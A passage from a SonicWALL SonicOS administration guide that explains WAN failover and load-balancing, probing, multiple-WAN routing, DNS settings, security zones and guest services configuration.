 - **Spill-over**—The bandwidth threshold applies to the Primary WAN. Once the threshold is exceeded, new traffic flows are allocated to the Alternates in a Round Robin manner. Once the Primary WAN bandwidth goes below the configured threshold, Round Robin


stops, and outbound new flows will again be sent out only through the Primary WAN. Note that existing flows will remain associated with the Alternates (since they are already cached) until they timeout normally.

- **Ratio**—There are now four fields so that percentages can be set for each WAN in the LB group. To avoid problems associated with configuration errors, please ensure that the percentage correctly corresponds to the WAN interface it indicates.
- **Preempt and fallback to preferred interfaces when possible**—Select to enable 'rank' to determine the order of preemption when **Basic Failover** is specified.
- **Group Members:/Selected:**—Group Members can be added to the Selected column by selecting an interface from the Group Members: column, and then clicking the **Add>>** button.



Note The interface listed at the top of the list is the Primary.


Members can be deleted from the Selected: column by selecting an interface, and then clicking the **<<Remove** button.


Use the up-and-down arrow  icons to order the group members in the Selected column.



Note The Interface Rank does not specify the operation that will be performed on the individual member. The operation that will be performed is specified by the Group Type.

- **Final Back-Up**—An entry in this setting is an entry of “last resort,” that is, an entry that is used only when all other interfaces in the **Selected:** group are either unavailable or unusable.

To move an entry from the Group Members column to the Final Back-Up setting, select an interface in the Group Members column and then click the double right arrow  button. If the Final Back-Up setting has an entry, clicking double right arrow button exchanges the selected Group Members entry for the Final Back-Up entry.

To remove a Final Back-Up interface, click the double left arrow  button.

Probing Tab

When Logical probing is enabled, test packets can be sent to remote probe targets to verify WAN path availability. A new option has been provided to allow probing through the additional WAN interfaces: Alternate WAN #3 and Alternate WAN #4.



Note VLANs for alternate WANs do not support QoS or VPN termination.

To configure the probing options for a specific Group, click the **Edit** icon in the **Configure** column of the Group you wish to configure on the **Network > Failover & LB** page. Then, click the **Probing** tab.

The screenshot shows the 'Probing' configuration tab with the following settings:

- Check Interface every: 5 sec
- Deactivate Interface after: 6 missed intervals
- Reactivate Interface after: 3 successful intervals
- Probe responder.global.sonicwall.com on all interfaces in this group

The Probing tab allows the user to modify the following settings:

- **Check Interface every:**—The interval of health checks in units of seconds.
- **Deactivate Interface after:**—After a series of failed health checks, the interface sets to “Failover”.
- **Reactivate Interface**—After a series of successful health checks, the interface sets to “Available”.
- **Probe responder.global.sonicwall.com on all interfaces in this group**—Enable this checkbox to automatically set Logical/Probe Monitoring on all interfaces in the Group. When enabled, this sends TCP probe packets to the global SNWL host that responds to SNWL TCP packets, responder.global.sonicwall.com, using a target probe destination address of 204.212.170.23:50000. Once this checkbox is selected, the rest of the probe configuration will automatically enable built-in settings. The same probe will be applied to all four WAN Ethernet interfaces. Note that the Dialup WAN probe setting also defaults to the built-in settings.

Load Balancing Statistics

The **Statistics** table displays the following LB group statistics for the SonicWALL:

- Total Connections
- New Connection
- Current Ratio
- Average Ratio
- Total Unicast Bytes
- Rx Unicast
- Rx Bytes
- Tx Unicast
- Tx Bytes
- Throughput (KB/s)
- Throughput (Kbits/s)

In the **Display Statistics for** pull-down menu, select which LB group you want to view statistics for.

Click the **Clear Statistic** button on the bottom right of the **Network > Failover & LB** page to clear information from the **Load Balancing Statistics** table.

Multiple WAN (MWAN)

The Multiple WAN (MWAN) feature allows you to configure all but one of the appliance's interfaces for WAN network routing (one interface must remain configured for the LAN zone for local administration). All of the WAN interfaces can be probed using the SNWL Global Responder host.

Topics:

- [“Network Interfaces” on page 306](#)
- [“Routing the Default & Secondary Default Gateways” on page 307](#)
- [“DNS” on page 308](#)

Network Interfaces

The Network Interfaces page allows more than two WAN interfaces to be configured for routing. It is possible to configure WAN interfaces in the Network Interfaces page, but not include them in the Failover & LB. Only the Primary WAN Ethernet Interface is required to be part of the LB group whenever LB has been enabled. Any WAN interface that does not belong to the LB group is not included in the LB function, but performs normal WAN routing functions.

Network /

Interfaces

Accept

Interface Settings

Name	Zone	Group	IP Address	Subnet Mask	IP Assignment	Status	Comment	Configure
X0	LAN		192.168.168.168	255.255.255.0	Static	No link	Default LAN	
X1	WAN	Default LB Group	10.203.28.35	255.255.255.0	Static	1000 Mbps full-duplex	Default WAN	
X2	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X3	WAN		1.2.3.4	255.255.255.0	Static	No link		
X4	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X5	HA-Link		N/A	N/A	N/A	No link	High Availability Link	



Note A virtual WAN interface may belong to the LB group. However, prior to using within the LB group, please ensure that the virtual WAN network is fully routable like that of a physical WAN.

Routing the Default & Secondary Default Gateways

Because the gateway address objects previously associated with the Primary WAN and Secondary WAN are now deprecated, user-configured Static Routes need to be re-created in order to use the correct gateway address objects associated with the WAN interfaces. This will have to be configured manually as part of the firmware upgrade procedure.

Network /

Routing

Route Policies Items 1 to 9 (of 9)

View Style: All Policies Custom Policies Default Policies

#	Source	Destination	Service	Gateway	Interface	Metric	Priority	Probe	Comment	Configure
1	Any	255.255.255.255/32	Any	0.0.0.0	X0	20	1			
2	Any	X1 Default Gateway	Any	0.0.0.0	X1	20	2			
3	Any	X3 Default Gateway	Any	0.0.0.0	X3	20	3			
4	Any	X0 Subnet	Any	0.0.0.0	X0	20	4			
5	Any	X1 Subnet	Any	0.0.0.0	X1	20	5			
6	Any	X3 Subnet	Any	0.0.0.0	X3	20	6			
7	X1 IP	Any	Any	X1 Default Gateway	X1	20	7			
8	X3 IP	Any	Any	X3 Default Gateway	X3	20	8			
9	Any	0.0.0.0/0	Any	10.203.28.1	X1	20	9			

The old address object Default Gateway corresponds to the default gateway associated with the Primary WAN in the LB group. The Secondary Default Gateway corresponds to the default gateway associated with Alternate WAN #1.



Note After re-adding the routes, delete the old ones referring to the Default and Secondary Default Gateways.

DNS

When DNS name resolution issues are encountered with this firmware, you may need to select the **Specify DNS Servers Manually** option and set the servers to Public DNS Servers (ICANN or non-ICANN).

Network /
DNS

Accept Cancel

DNS Settings

Specify DNS Servers Manually

DNS Server 1:

DNS Server 2:

DNS Server 3:

Inherit DNS Settings Dynamically from WAN Zone


DNS Server 1:

DNS Server 2:

DNS Server 3:



Note Depending on your location, some DNS Servers may respond faster than others. Verify that these servers work correctly from your installation prior to using your SonicWALL appliance.



CHAPTER 15

Configuring Zones

Network > Zones

A zone is a logical grouping of one or more interfaces designed to make management, such as the definition and application of Access Rules, a simpler and more intuitive process than following strict physical interface scheme. Zone-based security is a powerful and flexible method of managing both internal and external network segments, allowing the administrator to separate and protect critical internal network resources from unapproved access or attack.

A network security zone is simply a logical method of grouping one or more interfaces with friendly, user-configurable names, and applying security rules as traffic passes from one zone to another zone. Security zones provide an additional, more flexible, layer of security for the firewall. With the zone-based security, the administrator can group similar interfaces and apply the same policies to them, instead of having to write the same policy for each interface.

For more information on configuring interfaces, see [“Network > Interfaces” on page 209](#).

SonicOS zones allows you to apply security policies to the inside of the network. This allows the administrator to do this by organizing network resources to different zones, and allowing or restricting traffic between those zones. This way, access to critical internal resources such as payroll servers or engineering code servers can be strictly controlled.

Zones also allow full exposure of the NAT table to allow the administrator control over the traffic across the interfaces by controlling the source and destination addresses as traffic crosses from one zone to another. This means that NAT can be applied internally, or across VPN

tunnels, which is a feature that users have long requested. SonicWALL security appliances can also drive VPN traffic through the NAT policy and zone policy, since VPNs are now logically grouped into their own VPN zone.

Network /

Zones

Zone Settings

Name	Security Type	Member Interfaces	Interface Trust	Content Filtering	Client AV	Gateway AV	Anti-Spyware	IPS	App Control	GSC	SSL Control	SSLVPN Access	Configure	Delete
<input type="checkbox"/> DMZ	Public	N/A	✓	✓		✓								
<input type="checkbox"/> LAN	Trusted	X0	✓	✓		✓	✓	✓				✓		
<input type="checkbox"/> MULTICAST	Untrusted	N/A												
<input checked="" type="checkbox"/> MyWirelessZone	Wireless	X4	✓											
<input type="checkbox"/> SSLVPN	Encrypted	N/A										✓		
<input checked="" type="checkbox"/> VAP-Corporate	Wireless	X2:V50	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓		
<input checked="" type="checkbox"/> VAP-Guest	Wireless	X2:V200			✓		✓			✓	✓	✓		
<input type="checkbox"/> VPN	Encrypted	N/A												
<input type="checkbox"/> WAN	Untrusted	X1 X3				✓	✓	✓				✓		

Topics:

- [“How Zones Work” on page 310](#)
- [“The Zone Settings Table” on page 313](#)
- [“Adding and Configuring Zones” on page 314](#)
- [“Deleting a Zone” on page 316](#)
- [“Configuring a Zone for Guest Access” on page 316](#)
- [“Configuring the WLAN Zone” on page 323](#)

How Zones Work

An easy way to visualize how security zones work is to imagine a large new building, with several rooms inside the building, and a group of new employees that do not know their way around the building. This building has one or more exits, which can be thought of as the WAN interfaces. The rooms within the building have one or more doors, which can be thought of as interfaces. These rooms can be thought of as zones inside each room are a number of people. The people are categorized and assigned to separate rooms within the building. People in each room going to another room or leaving the building, must talk to a doorman on the way out of each room. This doorman is the inter-zone/intra-zone security policy, and the doorman's job to consult a list and make sure that the person is allowed to go to the other room, or to leave the building. If the person is allowed (i.e. the security policy lets them), they can leave the room via the door (the interface).

Upon entering the hallway, the person needs to consult with the hallway monitor to find out where the room is, or where the door out of the building is located. This hallway monitor provides the routing process because the monitor knows where all the rooms are located, and how to get in and out of the building. The monitor also knows the addresses of any of the remote offices, which can be considered the VPNs. If the building has more than one entrance/exit (WAN interfaces), the hallway monitor can direct people to use the secondary entrance/exit, depending upon how they've been told to do so (i.e. only in an emergency, or to distribute the traffic in and out of the entrance/exits). This function can be thought of as WAN Load Balancing.

There are times that the rooms inside the building have more than one door, and times when there are groups of people in the room who are not familiar with one another. In this example, one group of people uses only one door, and another group uses the other door, even though groups are all in the same room. Because they also do not recognize each other, in order to speak with someone in another group, the users must ask the doorperson (the security policy) to point out which person in the other group is the one with whom they wish to speak. The doorperson has the option to not let one group of people talk to the other groups in the room. This is an example of when zones have more than one interface bound to them, and when intra-zone traffic is not allowed.

Sometimes, people will wish to visit remote offices, and people may arrive from remote offices to visit people in specific rooms in the building. These are the VPN tunnels. The hallway and doorway monitors check to see if this is allowed or not, and allow traffic through. The doorperson can also elect to force people to put on a costume before traveling to another room, or to exit, or to another remote office. This hides the true identity of the person, masquerading the person as someone else. This process can be thought of as the NAT policy.

Predefined Zones

The predefined zones on your the SonicWALL security appliance depend on the device. The predefined security zones on the SonicWALL security appliance are not modifiable and are defined as follows:

- **WAN:** This zone can consist of either one or two interfaces. If you're using the security appliance's WAN failover capability, you need to add the second Internet interface to the WAN zone.
- **LAN:** This zone can consist of one to five interfaces, depending on your network design. Even though each interface will have a different network subnet attached to it, when grouped together they can be managed as a single entity.
- **DMZ:** This zone is normally used for publicly accessible servers. This zone can consist of one to four interfaces, depending on you network design.
- **VPN:** This virtual zone is used for simplifying secure, remote connectivity. It is the only zone that does not have an assigned physical interface.
- **MULTICAST:** This zone provides support for IP multicasting, which is a method for sending IN packets from a single source simultaneously to multiple hosts.
- **WLAN:** This zone provides support to SonicWALL SonicPoints. When assigned to the Opt port, it enforces SonicPoint Enforcement, automatically dropping all packets received from non-SonicPoint devices. The WLAN zone supports SonicPoint Discovery Protocol (SDP) to automatically poll for and identify attached SonicPoints. It also supports SonicWALL Simple Provisioning Protocol to configure SonicPoints using profiles.



Note Even though you may group interfaces together into one security zone, this does not preclude you from addressing a single interface within the zone.

Security Types

Each zone has a security type, which defines the level of trust given to that zone. There are five security types:

- **Trusted:** Trusted is a security type that provides the highest level of trust—meaning that the least amount of scrutiny is applied to traffic coming from trusted zones. Trusted security can be thought of as being on the LAN (protected) side of the security appliance. The LAN zone is always Trusted.

- **Encrypted:** Encrypted is a security type used exclusively by the VPN zone. All traffic to and from an Encrypted zone is encrypted.
- **Wireless:** Wireless is a security type applied to the WLAN zone or any zone where the only interface to the network consists of SonicWALL SonicPoint devices. Wireless security type is designed specifically for use with SonicPoint devices. Placing an interface in a Wireless zone activates SDP (SonicWALL Discovery Protocol) and SSPP (SonicWALL Simple Provisioning Protocol) on that interface for automatic discovery and provisioning of SonicPoint devices. Only traffic that passes through a SonicPoint is allowed through a Wireless zone; all other traffic is dropped.
- **Public:** A Public security type offers a higher level of trust than an Untrusted zone, but a lower level of trust than a Trusted zone. Public zones can be thought of as being a secure area between the LAN (protected) side of the security appliance and the WAN (unprotected) side. The DMZ, for example, is a Public zone because traffic flows from it to both the LAN and the WAN. By default traffic from DMZ to LAN is denied. But traffic from LAN to ANY is allowed. This means only LAN initiated connections will have traffic between DMZ and LAN. The DMZ will only have default access to the WAN, not the LAN.
- **Untrusted:** The Untrusted security type represents the lowest level of trust. It is used by both the WAN and the virtual Multicast zone. An Untrusted zone can be thought of as being on the WAN (unprotected) side of the security appliance. By default, traffic from Untrusted zones is not permitted to enter any other zone type without explicit rules, but traffic from every other zone type is permitted to Untrusted zones.



Note When creating custom zones, the security type can be set to either **Trusted**, **Public**, or **Wireless**.

Allow Interface Trust

The **Allow Interface Trust** setting in the **Add Zone** window automates the creation of Access Rules to allow traffic to flow between the interface of a zone instance. For example, if the LAN zone has both the **LAN** and **X3** interfaces assigned to it, checking **Allow Interface Trust** on the LAN zone creates the necessary Access Rules to allow hosts on these interfaces to communicate with each other.

Enabling SonicWALL Security Services on Zones

You can enable SonicWALL Security Services for traffic across zones. For example, you can enable SonicWALL Intrusion Prevention Service for incoming and outgoing traffic on the WLAN zone to add more security for internal network traffic. You can enable the following SonicWALL Security Services on zones:

- **Enforce Content Filtering Service** – Enforces content filtering on multiple interfaces in the same Trusted, Public and WLAN zones. After enabling this, select the appropriate **CFS Policy** in the pull-down menu.
- **Enforce Client AV Enforcement Service** – Enforces anti-virus protection on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enable Gateway Anti-Virus Service** – Enforces gateway anti-virus protection on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enable IPS** – Enforces intrusion detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enable App Control Service** – Enforces App Control to create network policy object-based control rules to filter network traffic flows.

- **Enable Anti-Spyware Service** – Enforces anti-spyware detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enforce Global Security Client** – Requires users on this zone to use the Global Security client for desktop security.
- **Create Group VPN** – Creates a GroupVPN policy for the zone, which is displayed in the VPN Policies table on the **VPN > Settings** page. You can customize the GroupVPN policy on the **VPN > Settings** page. If you uncheck **Create Group VPN**, the GroupVPN policy is removed from the **VPN > Settings** page.
- **Enable SSL Control** – Requires inspection of all new SSL connections initiated from the zone. Note that SSL Control must first be enabled globally on the **Firewall > SSL Control** page. For more information, see [“Firewall Settings > SSL Control” on page 833](#).
- **Enable SSLVPN Access** – Enables users to establish SSL VPN connections to this zone. For more information, see [“SSL VPN” on page 995](#).

The Zone Settings Table

The **Zone Settings** table displays a listing of all the SonicWALL security appliance default predefined zones as well as any zones you create.

Name	Security Type	Member Interfaces	Interface Trust	Content Filtering	Client AV	Gateway AV	Anti-Spyware	IPS	App Control	GSC	SSL Control	SSLVPN Access	Configure
<input type="checkbox"/> DMZ	Public	N/A	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>							
<input type="checkbox"/> LAN	Trusted	X0	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	
<input type="checkbox"/> MULTICAST	Untrusted	N/A											
<input checked="" type="checkbox"/> MyWirelessZone	Wireless	X4	<input checked="" type="checkbox"/>										
<input type="checkbox"/> SSLVPN	Encrypted	N/A										<input checked="" type="checkbox"/>	
<input checked="" type="checkbox"/> VAP-Corporate	Wireless	X2:V50	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
<input checked="" type="checkbox"/> VAP-Guest	Wireless	X2:V200			<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
<input type="checkbox"/> VPN	Encrypted	N/A											
<input type="checkbox"/> WAN	Untrusted	X1 X3				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	


The table displays the following status information about each zone configuration:

- **Name** - Lists the name of the zone. The predefined **LAN**, **WAN**, **WLAN**, **VPN**, and **Encrypted** zone names cannot be changed.
- **Security Type** - Displays the security type: **Trusted**, **Untrusted**, **Public**, **Wireless**, or **Encrypted**.
- **Member Interfaces** - Displays the interfaces that are members of the zone.
- **Interface Trust** - A check mark indicates the **Allow Interface Trust** setting is enabled for the zone.
- **Content Filtering** - A check mark indicates SonicWALL Content Filtering Service is enabled for traffic coming in and going out of the zone.
- **Client AV** - A check mark indicates SonicWALL Client Anti-Virus is enabled for traffic coming in and going out of the zone. SonicWALL Client Anti-Virus manages an anti-virus client application on all clients on the zone.

- **Gateway AV** - A check mark indicates SonicWALL Gateway Anti-Virus is enabled for traffic coming in and going out of the zone. SonicWALL Gateway Anti-Virus manages the anti-virus service on the SonicWALL appliance.
- **Anti-Spyware** - A check mark indicates SonicWALL Anti-Spyware detection and prevention is enabled for traffic through interfaces in the zone.
- **IPS** - A check mark indicates SonicWALL Intrusion Prevention Service is enabled for traffic coming in and going out of the zone.
- **App Control** - A check mark indicates App Control is enabled for traffic coming in and going out of the zone.
- **GSC** – A check mark indicates users on this zone are required to use the Global Security client for desktop security.
- **SSL Control** – A check mark indicates inspection of all new SSL connections initiated from the zone is required.
- **SSLVPN Access** – A check mark indicates SSL VPN access is enabled to this zone.
- **Configure** - Clicking the **Edit** icon displays the **Edit Zone** window. Clicking the **Delete** icon deletes the zone. The **Delete** icon is dimmed for the predefined zones. You cannot delete these zones.

Adding and Configuring Zones

To add a new zone, click **Add** under the **Zone Settings** table. The **Add Zone** window is displayed. To modify an existing zone, click the **Edit** icon in the **Configure** column for the zone. The **Edit Zone** window displays. The two windows are the same.



The screenshot shows the 'General' tab of a configuration window. The title is 'General Settings'. It contains the following fields and options:

- Name: [Text input field]
- Security Type: [Dropdown menu with "-- Select a Security Type --"]
- Allow Interface Trust
- Enforce Content Filtering Service
 - CFS Policy: [Dropdown menu with "Default"]
- Enable Client AV Enforcement Service
- Enable Gateway Anti-Virus Service
- Enable IPS
- Enable App Control Service
- Enable Anti-Spyware Service
- Enforce Global Security Clients
- Create Group VPN
- Enable SSL Control
- Enable SSLVPN Access

To configure the zone, perform the following steps:

-
- Step 1** Type a name for the new zone in the **Name** field.
- Step 2** Select a security type from the **Security Type** menu:
- **Trusted** – for zones that you want to assign the highest level of trust, such as internal LAN segments.
 - **Public** – for zones with a lower level of trust requirements, such as a DMZ interface.
 - **Wireless** – for the WLAN interface.
- Step 3** If you want to allow intra-zone communications, select **Allow Interface Trust**. If not, make sure the **Allow Interface Trust** checkbox is not selected.
- Step 4** Select which of the following SonicWALL Security Services you want to enforce on the zone:
- **SonicWALL Content Filtering Service** – Enforces content filtering on multiple interfaces in the same Trusted, Public and WLAN zones. To apply a Content Filtering Service (CFS) policy to the zone, select the policy from the **CFS Policy** pull-down menu.
 - **SonicWALL Enforce Client Anti-Virus Service** – Enforces Client Anti-Virus protection on multiple interfaces in the same Trusted, Public or WLAN zones, using the SonicWALL Client Anti-Virus client on your network hosts.
 - **Enable Gateway Anti-Virus Service** – Enforces gateway anti-virus protection on your SonicWALL security appliance for all clients connecting to this zone. SonicWALL Gateway Anti-Virus manages the anti-virus service on the SonicWALL appliance.
 - **Enable Intrusion Protection Service (IPS)** – Enforces intrusion detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
 - **Enable App Control Service** – Enforces App Control to create network policy object-based control rules to filter network traffic flows.
 - **Enable Anti-Spyware Service** – Enforces anti-spyware detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
 - **Enforce Global Security Clients** – Requires users on this zone to use the Global Security client for desktop security.
 - **Create Group VPN** – Automatically creates a SonicWALL GroupVPN Policy for this zone. You can customize the GroupVPN Policy in the **VPN > Settings** page.



Caution Unsetting the **Create Group VPN** checkbox will remove any corresponding GroupVPN policy.

- **Enable SSL Control** – Enables SSL Control on the zone. All new SSL connections initiated from that zone will now be subject to inspection. Note that SSL Control must first be enabled globally on the **Firewall > SSL Control** page. For more information, see [“Firewall Settings > SSL Control” on page 833](#).
 - **Enable SSLVPN Access** – Enables users to establish SSL VPN connections to this zone. For more information, see [“SSL VPN” on page 995](#).
- Step 5** Click **OK**. The new zone is now added to the SonicWALL security appliance.

Deleting a Zone

You can delete a user-created zone by clicking the **Delete** icon in the **Configure** column. The delete icon is unavailable for the predefined zones. You cannot delete these zones. Any zones that you create can be deleted.

Configuring a Zone for Guest Access

SonicWALL User Guest Services provides you with an easy solution for creating wired and wireless guest passes and/or locked-down Internet-only network access for visitors or untrusted network nodes. This functionality can be extended to wireless or wired users on the WLAN, LAN, DMZ, or public/semi-public zone of your choice.

To configure Guest Services feature:

- Step 1** Navigate to the **Network > Zones** page in the SonicOS management interface.
- Step 2** Click the **Edit** icon in the **Configure** column for the zone you wish to add Guest Services to.
- Step 3** Click the **Guest Services** tab of the **Edit Zone** window.

The screenshot shows the 'Guest Services' configuration window in SonicOS. The 'Guest Services' tab is selected. The 'Enable Guest Services' checkbox is checked. Below it are several other options, each with a 'Configure...' button or a dropdown menu. The 'Max Guests' field is set to 10. At the bottom, there is a section for 'Wireless Zone Guest Services Options' with an 'Enable Dynamic Address Translation (DAT)' checkbox.

- Step 4** Choose from the following configuration options for Guest Services:
 - **Enable Guest Services** - Enables guest services on the WLAN zone.
 - **Enable inter-guest communication** - Allows guests to communicate directly with other users who are connected to this zone.
 - **Bypass AV Check for Guests** - Allows guest traffic to bypass Anti-Virus protection.

- **Enable External Guest Authentication:** - Requires guests connecting from the device or network you select to authenticate before gaining access. This feature, based on Lightweight Hotspot Messaging (LHM), is used for authenticating Hotspot users and providing them parametrically bound network access.



Note For information about LHM, refer to the SonicWALL *Lightweight Hotspot Messaging* Tech Note available at the SonicWALL documentation Web site at <http://www.sonicwall.com/us/Support.html>.

Click **Configure** to configure the authentication. The **External Guest Authentication** window displays.



Note Enabling this option disables the following three options: Enable Policy Page without authentication, Custom Authentication Page, and Post Authentication Page.

On the **General** tab, configure these options:

- **Local Web Server Settings**
 - **Client Redirect Protocol** - Select the protocol used during redirect: **HTTPS** (default) or **HTTP**.
- **External Web Server Settings**
 - **Web Server:** - Select **HTTPS** (default) or **HTTP** from the **Protocol:** drop-down menu, select an address object from the **Host:** drop-down menu, and enter a port number in the **Port:** field.
 - **Connection Timeout:** enter the connection timeout. The default value is **15**.
- **Message Authentication**
 - **Enable Message Authentication:** - Select to specify a shared secret for authentication.

- **Authentication Method:** - Select either **HMAC- MD5** or **HMAC-SHA1** from the pull-down menu.
- **Shared Secret:** - Enter the shared secret in the field.
- **Confirm Shared Secret:** - Enter the shared secret in the field to verify it.
- **Mask Shared Secret** - Select to mask the shared secret when entered. Otherwise, the shared secret can be read.

Shared Secret:

Confirm Shared Secret: Mask Shared Secret

Shared Secret:

Confirm Shared Secret: Mask Shared Secret

Click the **Auth Pages** tab.

General Auth Pages Web Content Advanced

External Authentication Pages

Login Page:

Session Expiration Page:

Idle Time Out Page:

Max Sessions Page:

On the **Auth Pages** tab, specify the URLs for these pages:

- **Login Page.** - Enter the page to be displayed for the guest log in,
- **Session Expiration Page:** - Enter the page to be displayed when the session ends.
- **Idle Time Out Page:** - Enter the page to be displayed when the session times out after reaching the idle time out,
- **Max Sessions Page:** - Enter the page to be displayed when the maximum number of sessions has been reached.


Click the **Web Content** tab.

On the **Web Content** tab, specify these options:

- **Redirect Message** - Select the default message or specify a customized one, including HTML formatting. Click **Preview** to see the message.

Please wait while you are being [redirected...](#)

- **Server Down Message** - Select the default message or specify a customized one, including HTML formatting. Click **Preview** to see the message.



Click the **Advanced** tab.

The screenshot shows the 'Advanced' configuration tab with the following settings:

- Auto-Session Logout:**
 - Enable Auto-Session Logout
 - Auto-logout Expired Sessions Every: Minutes
 - Logout CGI:
- Server Status Check:**
 - Enable Server Status Check
 - Check Status Every: Minutes
 - Server Status CGI:
- Session Synchronization:**
 - Enable Session Synchronization
 - Synchronize Every: Minutes
 - Session Sync CGI:

On the **Advanced** tab, specify these options:

– **Auto-Session Logout**

- **Enable Auto-Session Logout** - Select to have the guest session logged out automatically after a specified time.
- **Auto-logout Expired Session Every: Minutes** - Specify the time, in minutes, of a guest session before automatic log out. Default is **1** minute.
- **Logout CGI:** - Specify the location of the CGI script for logout.

– **Server Status Check**

- **Enable Server Status Check** - Select to have the server's status checked automatically after a specified time.
- **Check Status Every: Minutes** - Specify the time, in minutes, of a guest session before automatic log out. Default is **5** minutes.
- **Server Status CGI:** - Specify the location of the CGI script for checking the server status.

– **Session Synchronization**

- **Enable Session Synchronization** - Select to have the server's status checked automatically after a specified time.
- **Synchronize Every: Minutes** - Specify the time, in minutes, of a guest session before automatic log out. Default is **10** minutes.
- **Session Sync CGI:** - Specify the location of the CGI script for checking the session synchronization.

- **Enable Policy Page without authentication:** - When users first connect to a SonicPoint in the WLAN Zone, directs them to a guest services usage policy page that does not require authentication. The guest will be authenticated by accepting policy instead of providing a user name and password.

Click **Configure** to set up the guest services usage policy page. The **Customize Policy Message** window displays.

The screenshot shows a window titled "Custom Login Page Settings". Inside, there is a section labeled "Guest Usage Policy:" followed by a large, empty text area. Below the text area, there is a note: "Note: Text may include HTML formatting." and a "Preview" button.

Enter the text for the guest usage policy, which can contain HTML formatting, in the **Guest Usage Policy** field. To see how the content displays, click **Preview**. When you're satisfied, click **OK**.

- **Custom Authentication Page:** - Redirects users to a custom authentication page when they first connect to the network.

Click **Configure** to set up the custom authentication page. The **Customize Login Page** window displays.

The screenshot shows a window titled "Custom Login Page Settings". It has two main sections: "Custom Header:" and "Custom Footer:". Each section contains a "Content Type:" dropdown menu with "-- Select a content type --" and a "Content:" text input field.

- **Custom Header:** - From the **Content Type** drop-down menu, select the content type, **URL** or **Text**, and then enter the appropriate content, either a URL to an authentication page or a custom challenge statement, in the **Content** field.
- **Custom Footer:** - Do the same as for the Custom Header.
- Click **OK**.
- **Post Authentication Page:** - Directs users to the page you specify immediately after successful authentication. Enter a URL for the post-authentication page in the field.

- **Bypass Guest Authentication:** - Allows the Guest Services feature to integrate into environments already using some form of user-level authentication. This feature automates the authentication process, allowing wireless users to reach Guest Services resources without requiring authentication. This feature should only be used when unrestricted Guest Service access is desired, or when another device upstream is enforcing authentication.
- **Redirect SMTP traffic to:** - Redirects SMTP traffic incoming on this zone to an SMTP server you specify. Select the address object to redirect traffic to.
- **Deny Networks:** - Blocks traffic to the networks you name. Select the subnet, address group, or IP address to block traffic to.
- **Pass Networks:** - Allows traffic through the Guest Service-enabled zone to the networks you select.
- **Max Guests:** - Specifies the maximum number of guest users allowed to connect to this zone. The default setting is 10.

Wireless Zone Guest Services Options

